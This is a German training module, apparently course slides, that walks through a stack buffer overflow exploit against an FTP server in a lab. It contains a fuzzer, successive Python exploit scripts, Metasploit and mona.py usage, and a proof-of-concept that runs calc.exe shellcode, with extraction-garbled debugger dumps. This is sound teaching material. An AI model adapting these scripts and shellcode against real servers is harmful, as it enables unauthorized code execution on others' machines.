

White Hat - Offensive Security 1

06 Stack Buffer Overflow

> So spannend kann Technik sein.



Modulübersicht

- In diesem Modul befassen wir uns mit dem Thema Stack Buffer Overflows in Windows und Linux
- Am Ende des Moduls sollten Sie in der Lage sein selbst einen Stack Buffer overflow durchzuführen
- Sie kennen den Immunity Debugger und den GDB und können diese für Exploitzwecke anwenden


Buffer Overflows

- BOF sind ein oft eingesetzter Angriffsvektor
- Natürlich reagierten die Softwarehersteller auf BOF und so simpel wie ein Stack Overflow ist es wenn der Hersteller aktuelle Techniken wie z.B. ASLR (Adress Space Layout Randomization) einsetzt nicht mehr
- Trotzdem sind auch heute noch BOF möglich, es ist nur nicht mehr so einfach

Buffer Overflows

- Buffer overflows passieren dann wenn nicht geprüft wird ob die Länge eines Eingabestrings größer als die Variable ist, die diesen Sting annehmen soll
- Wird dann noch ein Befehl verwendet, der den Inputstring einfach übernimmt und Überlänge nicht abschneidet kommt es zu einem BOF
 - strcpy(prog, argv[0]);
 - strcat(prog, argv[0]);
 - sprintf(prog, "%s", argv[0]);

Stack Übersicht




BOF finden

- Generell gibt es drei Wege BOFs zu finden
- Source Code Analyse
 - Wenn Sourcecode vorliegt
- Reverse Engineering
 - Wenn closed Source
- Fuzzing
 - Auch eine Möglichkeit bei closed Source

Fuzzing

- Fuzzing bedeutet eine Anwendung mit von uns manipulierten Daten zu beschicken, in der Hoffnung einen Absturz zu provozieren
- Kali hat einige Fuzzer zu bieten



Einfacher FTP Fuzzer

```
#!/usr/bin/python
import socket
# Create an array of buffers, from 20 to 2000, with increments of 20.
buffer=["A"]
counter=20
while len(buffer) <= 30:
    buffer.append("A"*counter)
    counter=counter+100
# Define the FTP commands to be fuzzed
commands=["MKD","CWD","STOR"]
# Run the fuzzing loop
for command in commands:
    for string in buffer:
        print "Fuzzing " + command + " with length:" +str(len(string))
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.146.135',21)) # hardcoded IP address
        s.recv(1024)
        s.send('USER ftp\r\n') # login procedure
        s.recv(1024)
        s.send('PASS ftp\r\n')
        s.recv(1024)
        s.send(command + ' ' + string + '\r\n') # evil buffer
        s.recv(1024)
        s.send('QUIT\r\n')
        s.close()
```


Stor_skeleton.py

- Da STOR einen BOF auslöst erstellen wir ein Script, dass 2000 * "A" speichert (diesmal auch mit Debugger)

```
#!/usr/bin/python  
import socket
```

```
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
buffer = '\x41'*2000  
connect=s.connect(('192.168.146.135',21)) # hardcoded IP address  
s.recv(1024)  
s.send('USER ftp\r\n') # login procedure  
s.recv(1024)  
s.send('PASS ftp\r\n')  
s.recv(1024)  
s.send('STOR ' + buffer + '\r\n') # evil buffer  
s.close()
```

Immunity Debugger - Immunity Services.exe

File View Debug Plugins ImmLib Options Window Help Jobs

Immunity: Consulting Services Manager

CPU - thread 000000FC

Registers (FPU)

EAX 00000001
ECX 0102FFDC
EDX FFFFFFFF
EBX 000007D5
ESP 0102B6B8 ASCII "AAAAAAAAAAAAAAAAAAAA"
EBP 00330FD8
ESI 00000000
EDI 0033E044
EIP 41414141

C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFD9000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_ALREADY_EXISTS (000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty

FST 0000 Cond 3 2 1 0 Err 0 0 0 0
FCW 027F Prec NEAR,53 Mask 1 1 1

Address	Hex dump	ASCII
0041E000	00 00 00 00 01 97 41 000uA.
0041E008	90 10 40 00 00 00 00 00	0x0.....
0041E010	00 00 00 00 00 00 00 00
0041E018	00 00 00 00 00 00 00 00
0041E020	43 6F 75 6C 64 20 6E 6F	Could no
0041E028	74 20 69 6E 69 74 69 61	t initia
0041E030	6C 69 73 65 20 73 6F 63	lise soc
0041E038	68 65 74 73 2E 00 00 00	kets....
0041E040	45 72 72 6F 72 00 00 00	Error....
0041E048	68 74 74 70 00 00 00 00	http....
0041E050	66 74 70 00 65 6D 61 69	ftp.emai
0041E058	6C 00 00 00 6C 6F 67 73	l...logs
0041E060	00 00 00 00 25 73 20 69%s i
0041E068	73 20 61 6C 72 65 61 64	s alread
0041E070	73 20 72 73 6F 65 69 6E	y runnin
0041E078	67 2E 00 00 64 62 69 6C	g...Abil
0041E080	69 74 79 20 63 65 72 76	ity Serv
0041E088	65 72 20 63 65 6F 63 64	er 2-34.
0041E090	43 4F 44 45 6F 6F 63 41	CODE ORA
0041E098	46 54 46 53 65 6F 6F 41	FTERS AB
0041E0A0	49 4C 49 54 63 6F 6F 45	ILITY SE
0041E0A8	53 56 46 53 63 00 00 00	RVER...
0041E0B0	6E 65 77 73 2E 63 6F 64	news.cod
0041E0B8	65 20 63 73 61 66 74 65	e-crafte
0041E0C0	72 73 2E 63 6F 6D 00 00	rs.com..
0041E0C8	2F 61 70 70 6E 65 77 73	/appnews
0041E0D0	2F 61 62 69 6C 69 74 79	/ability
0041E0D8	73 65 72 76 63 72 5F 66	server_f
0041E0E0	73 65 72 72 72 72 5F 66	server_f

Address	Hex dump	ASCII
0102B6B8	41 41 41 41	AAAA
0102B6BC	41 41 41 41	AAAA
0102B6C0	41 41 41 41	AAAA
0102B6C4	41 41 41 41	AAAA
0102B6C8	41 41 41 41	AAAA
0102B6CC	41 41 41 41	AAAA
0102B6D0	41 41 41 41	AAAA
0102B6D4	41 41 41 41	AAAA
0102B6D8	41 41 41 41	AAAA
0102B6DC	41 41 41 41	AAAA
0102B6E0	41 41 41 41	AAAA
0102B6E4	41 41 41 41	AAAA
0102B6E8	41 41 41 41	AAAA
0102B6EC	41 41 41 41	AAAA
0102B6F0	41 41 41 41	AAAA
0102B6F4	41 41 41 41	AAAA
0102B6F8	41 41 41 41	AAAA
0102B6FC	41 41 41 41	AAAA
0102B700	41 41 41 41	AAAA
0102B704	41 41 41 41	AAAA
0102B708	41 41 41 41	AAAA
0102B70C	41 41 41 41	AAAA
0102B710	41 41 41 41	AAAA
0102B714	41 41 41 41	AAAA
0102B718	41 41 41 41	AAAA
0102B71C	41 41 41 41	AAAA
0102B720	41 41 41 41	AAAA
0102B724	41 41 41 41	AAAA
0102B728	41 41 41 41	AAAA
0102B72C	41 41 41 41	AAAA

14:14:27] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

Paused

Analyse Debugger

- Der EIP (*Extended Instruction Pointer*) ist das Befehlszählregister, es enthält die Speicheradresse des nächsten auszuführenden
 - Wir sehen EIP wurde mit As überschrieben
- Wir sehen auch das ESP Register wurde überschrieben
- Als erstes müssen wir EIP kontrollieren können, dazu müssen wir wissen ab dem wie vielen Byte wird EIP (und auch ESP) überschrieben

EIP kontrollieren

- Kali erstellt mit einem Ruby Script ein eindeutiges Pattern, dass es uns leicht macht die Byte Anzahl bis EIP zu bestimmen
- Wir generieren uns ein 2000 Byte langes Pattern
 - `/usr/share/metasploit-framework/tools/pattern_create.rb 2000`
- Wir ändern unser Script sodass nun dieses Pattern an den FTP Server geschickt wird

EIP kontrollieren

- Wir geben die Speicherstelle von EIP in pattern_offset.rb ein und erhalten die Bytes bis zu EIP

```
root@kali:~/ability# /usr/share/metasploit-framework/tools/pattern_offset.rb 67423167 2000  
[*] Exact match at offset 964
```

- pattern_offset.rb kann nicht nur mit der Speicherstelle sondern auch mit Strings arbeiten, daher überprüfen wir gleich an welcher Stelle ESP überschrieben wird

```
root@kali:~/ability# /usr/share/metasploit-framework/tools/pattern_offset.rb Bg8B 2000  
[*] Exact match at offset 984
```

Gefundene Speicherstellen verifizieren

- Wir modifizieren den Sendebuffer so dass erst „A“ gesendet werden, dort wo EIP beginnt genau 4x „B“ dann so viele C, dass beim ESP genau die „D“ beginnen

```
#!/usr/bin/python
import socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = '\x41'*964 + '\x42'*4 + '\x43'*16 + '\x44'*1012

connect=s.connect(('192.168.146.135',21)) # hardcoded IP address
s.recv(1024)
s.send('USER ftp\r\n') # login procedure
s.recv(1024)
s.send('PASS ftp\r\n')
s.recv(1024)
s.send('STOR ' + buffer + '\r\n') # evil buffer
s.close()
```

Shellcode Space verifizieren

- Um Shellcode zu launchen brauchen wir Platz, in diesem Speziellen Angriff werden wir das ESP Register verwenden, weil es ebenfalls überschrieben wurde
- Wir lokalisieren nun Start und Ende des ESP Registers
- Wir checken, dass der Content nicht durch irgendwelche fremde Register unterbrochen wird
- Wir Prüfen die Länge indem wir die Anfangsspeicheradresse von der Endspeicheradresse abziehen
- Ist nicht genug Platz vorhanden können wir vielleicht den Shell Code hinten anhängen und über „jumps“ erreichen

Bad Characters

- Abhängig von der Anwendung, Vulnerability Typ und verwendetem Protokoll können manche Zeichen im Shellcode anders interpretiert werden als gewünscht
- Typisch ist 0x00 ein Bad Character weil das Null Byte den String (Shellcode) terminiert
- Typische andere Bad Character sind oft 0xff sowie 0x0A (Line Feed) und 0x0D (Carriage Return)

Bad Characters

```
#!/usr/bin/python
import socket
```

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
badchars=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40,,
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
```

Bad Characters

```
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff,, )
buffer = badchars + '\x41'*707 + '\x42'*4 + '\x43'*16 + '\x44'*1013
connect=s.connect(('192.168.146.135',21)) # hardcoded IP address
s.recv(1024)
s.send('USER ftp\r\n') # login procedure
s.recv(1024)
s.send('PASS ftp\r\n')
s.recv(1024)
s.send('STOR ' + buffer + '\r\n') # evil buffer
s.close()
```

Bad Characters

- Nun überprüfen wir jeden einzelnen Charakter im Debugger ob dieser auch den richtigen Wert hat
- Hat er einen anderen, haben wir einen Bad Charakter gefunden und stellen später fest, dass dieser bzw. diese nicht in unserem Exploit verwendet werden

Sprungadresse finden

- Wir könnten als Sprungadresse die absolute Adresse von ESP eingeben
 - Problem, die Speicheradresse muss nicht ident sein auf allen Computern
 - Lösung wir brauchen eine Speicheradresse, die sich nicht verändert und die den Inhalt vom ESP Register ladet
- Wir suchen also einen Befehl „jmp ESP“ aber in einer Windows DLL
- Wichtig ist, dass wir diese hinsichtlich Schutzmechanismen überprüfen und das kein Bad Char in der Sprungadresse verwendet wird!

!Mona

- Das Immunity Debugger Script mona.py hilft bei der Identifizierung der Module ohne Schutzmechanismus
- Dazu gibt es mehrere Befehle, wir sehen uns einfach alle geladenen Module an
 - !mona modules

Module info :

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path
0x66710000	0x66769000	0x00059000	False	True	False	False	True	5.1.2600.2180 [hnetcfg.dll] (C:\WINDOWS\system32\hnetcfg.dll)
0x719b0000	0x719f0000	0x00040000	False	True	False	False	True	5.1.2600.2180 [mswsock.dll] (C:\WINDOWS\system32\mswsock.dll)
0x77ef0000	0x77f36000	0x00046000	False	True	False	False	True	5.1.2600.2180 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
0x77da0000	0x77e4a000	0x000aa000	False	True	False	False	True	5.1.2600.2180 [ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
0x7c800000	0x7c906000	0x00106000	False	True	False	False	True	5.1.2600.2180 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
0x77be0000	0x77c38000	0x00058000	False	True	False	False	True	7.0.2600.2180 [msvort.dll] (C:\WINDOWS\system32\msvort.dll)
0x77d10000	0x77da0000	0x00090000	False	True	False	False	True	5.1.2600.2180 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
0x00400000	0x0044c000	0x0004c000	False	False	False	False	False	-1.0- [offsecsv.exe] (C:\Dokumente und Einstellungen\Student\Desktop\offsecsv.exe)
0x7c910000	0x7c9c7000	0x000b7000	False	True	False	False	True	5.1.2600.2180 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
0x71a00000	0x71a08000	0x00008000	False	True	False	False	True	5.1.2600.2180 [WS2HELP.dll] (C:\WINDOWS\system32\WS2HELP.dll)
0x77e50000	0x77ee1000	0x00091000	False	True	False	False	True	5.1.2600.2180 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
0x71a10000	0x71a27000	0x00017000	False	True	False	False	True	5.1.2600.2180 [WS2_32.DLL] (C:\WINDOWS\system32\WS2_32.DLL)
0x719f0000	0x719f8000	0x00008000	False	True	False	False	True	5.1.2600.2180 [wshtcpip.dll] (C:\WINDOWS\System32\wshtcpip.dll)

Typische Section Namen von Executables


- Üblicherweise haben Anwendungen 4 Sections
 - .text
 - Beinhaltet den ausführbaren Code der Anwendung
 - .data
 - Initialisierte Daten der Anwendung (z.B. Strings)
 - .rdata oder .idata
 - Liste der Windows APIs die von der Anwendung verwendet wird und daher geladen werden muss
 - .rscr
 - Beinhaltet Dinge wie große Images die die Anwendung verwendet
- Diese können vom Entwickler anders benannt werden, auch weitere Sections können hinzugefügt werden

Data Execution Prevention (DEP)

- Nun sehen wir uns das Memory Mapping an um zu sehen ob DEP verwendet wird
- Wir sehen, wir können Code ausführen, DEP wird nicht angewendet

Address	Size	Owner	Section	Contains	Type	Access	Initial
00400000	00001000	Ability_		PE header	Image	R	RWE
00401000	0001A000	Ability_	.text	code	Image	R E	RWE
0041B000	00003000	Ability_	.rdata	imports	Image	R	RWE
0041E000	00005000	Ability_	.data	data	Image	RW Copy	RWE
00423000	00012000	Ability_	.rsrc	resources	Image	R	RWE

- Sneak Preview
 - In WH3 werden wir unseren Exploit so verändern, dass er auch unter DEP funktioniert

24

Relative Sprungadresse bestimmtes Modul

- Suchen wir in einem bestimmten Modul nach der Sprungadresse können wir auch Mona verwenden
- Zunächst benötigen wir den Opcode für „jmp ESP“
- Dazu stellt uns Metasploit ein Ruby Script zur Verfügung

```
root@kali:~# /usr/share/metasploit-framework/tools/nasm_shell.rb
nasm > jmp esp
00000000  FFE4                jmp esp
nasm > █
```

Relative Sprungadresse bestimmtes Modul

- Folgender Monabefehl sucht in einem bestimmten Modul nach den Opcode

```
!mona find -s "\xff\xe4" -m modulname
```

```
0BADF000 [!] Processing arguments and criteria
0BADF000 - Pointer access level : *
0BADF000 - Only querying modules user32.dll
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 - Treating search pattern as bin
0BADF000 [+] Searching from 0x77d10000 to 0x77da0000
0BADF000 [+] Preparing output file 'find.txt'
0BADF000 - (Re)setting logfile find.txt
0BADF000 [+] Writing results to find.txt
0BADF000 - Number of pointers of type "\xff\xe4" : 69
0BADF000 [+] Results :
77D5AF0A 0x77d5af0a : "\xff\xe4" | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: Fa
77D7C5FB 0x77d7c5fb : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D7C60B 0x77d7c60b : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D7C617 0x77d7c617 : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D82AC8 0x77d82ac8 : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D83938 0x77d83938 : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D83A68 0x77d83a68 : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D8408C 0x77d8408c : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D85197 0x77d85197 : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D8525F 0x77d8525f : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D85504 0x77d85504 : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D8550C 0x77d8550c : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D85510 0x77d85510 : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D85773 0x77d85773 : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D85924 0x77d85924 : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D85928 0x77d85928 : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D8592C 0x77d8592c : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D859BB 0x77d859bb : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D859F0 0x77d859f0 : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
77D859F8 0x77d859f8 : "\xff\xe4" | (PAGE_READONLY) [USER32.dll] ASLR: False, Rebase: Fa
0BADF000 ... Please wait while I'm processing all remaining results and writing everything
0BADF000 [+] Done. Only the first 20 pointers are shown here. For more pointers, open find
0BADF000 Found a total of 69 pointers
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.282000
```

```
!mona find -s "\xff\xe4" -m user32.dll
```

Sprungadresse in Buffer einfügen

- Wir achten bei der Auswahl der Sprungadresse, dass sie keine Bad Chars beinhaltet!
- Aufgrund der X86 little Endian Speicheradressierung müssen wir die Sprungadresse Byteweise rückwärts in den Buffer einfügen!

```
#7CB41020 jmp ESP
```

```
buffer = '\x41'*964 + '\x20\x10\xB4\x7C' + '\x43'*16 +
```

PoC Shellcode calc.exe

- Das alles funktioniert beweisen wir indem wir beim Victim den Calc.exe starten
- Dazu suchen wir uns im Internet einen Shellcode (ohne \x00), der den Calculator startet
- Damit auch alles funktioniert starten wir nicht gleich mit unserem Shellcode im ESP sondern mit ein paar NOPS (\x90)
- Dann passen wir das Script an

PoC Script

```
#!/usr/bin/python
import socket


s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

shellcode = ("\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
"\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
"\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
"\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
"\x57\x78\x01\xc2\x8b\x7a\x20\x01"
"\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
"\x45\x81\x3e\x43\x72\x65\x61\x75"
"\xf2\x81\x7e\x08\x6f\x63\x65\x73"
"\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
"\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
"\xb1\xff\x53\xe2\xfd\x68\x63\x61"
"\x6c\x63\x89\xe2\x52\x52\x53\x53"
"\x53\x53\x53\x53\x52\x53\xff\xd7")

#7CB41020 jmp ESP

buffer = '\x41'*964 + '\x20\x10\xB4\x7C' + '\x43'*16 + '\x90'*20 + shellcode + '\x44'*880

connect=s.connect(('192.168.146.135',21)) # hardcoded IP address
s.recv(1024)
s.send('USER ftp\r\n') # login procedure
s.recv(1024)
s.send('PASS ftp\r\n')
s.recv(1024)
s.send('STOR ' + buffer + '\r\n') # evil buffer
s.close()
```



Sind Bad Chars im
Shellcode, verwenden
wir msfvenom um
diese zu eliminieren!

CPU - thread 00000688

Address	Hex dump	ASCII
0041E000	00 00 00 00 01 97 41 000uA.
0041E008	90 10 40 00 00 00 00 00	eM@.....
0041E010	00 00 00 00 00 00 00 00
0041E018	00 00 00 00 00 00 00 00
0041E020	43 6F 75 6C 64 20 6E 6F	Could no
0041E028	74 20 69 6E 69 74 69 61	t initia
0041E030	6C 69 73 65 20 73 6F 63	lise soc
0041E038	68 65 74 73 2E 00 00 00	kets....
0041E040	45 72 72 6F 72 00 00 00	Error...
0041E048	68 74 74 70 00 00 00 00	http....
0041E050	66 74 70 00 65 6D 61 69	ftp.emai
0041E058	6C 00 00 00 6C 6F 67 73	l...logs
0041E060	00 00 00 00 25 73 20 69	...%s i
0041E068	73 20 61 6C 72 65 61 64	s alread
0041E070	79 20 72 75 6E 6E 69 6E	y runnin
0041E078	67 2E 00 00 41 62 69 6C	g...Abil
0041E080	69 74 79 20 53 65 72 76	ity Serv
0041E088	65 72 20 32 2E 33 34 00	er 2.34.
0041E090	43 4F 44 45 5F 43 52 41	CODE CRA
0041E098	46 54 45 52 53 5F 41 42	FTERS AB
0041E0A0	49 4C 49 54 59 5F 53 45	ILITY SE
0041E0A8	52 56 45 52 00 00 00 00	RUER....
0041E0B0	6E 65 77 73 2E 63 5F 64	news.cod
0041E0B8	65 2D 63 73 61 66 74 65	e-crafte
0041E0C0	73 73 2E 63 6F 6D 00 00	rs.com..
0041E0C8	2F 61 70 70 6E 65 77 73	/appnews
0041E0D0	2F 61 62 69 6C 69 74 79	/ability
0041E0D8	70 65 70 76 6C 72 5F 66	server_f
0041E0E0	73 65 70 76 6C 72 5F 66	server_f

ES:[EDI]=[00140608]=C0
DX=0000

Registers (FPU)

Register	Value
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	0102B648
EBP	00000000
ESI	00000000
EDI	00140608
EIP	0102B6B4

Calculator

Edit View Help

0.

☐ Hex ☒ Dec ☐ Oct ☐ Bin ☒ Degrees ☐ Radians ☐ Grads

☐ Inv ☐ Hyp ☐ Backspace

2 1 0 E S F U O Z D I
0 0 0 Err 0 0 0 0 0 0 (GT)
EAR, 53 Mask 1 1 1 1 1 1

0102B674 00000000
0102B678 00000000
0102B67C 00000000
0102B680 00000000
0102B684 00000000
0102B688 00000000
0102B68C 00000000
0102B690 00000000
0102B694 00000000
0102B698 00000000
0102B69C 00000000
0102B6A0 00000000
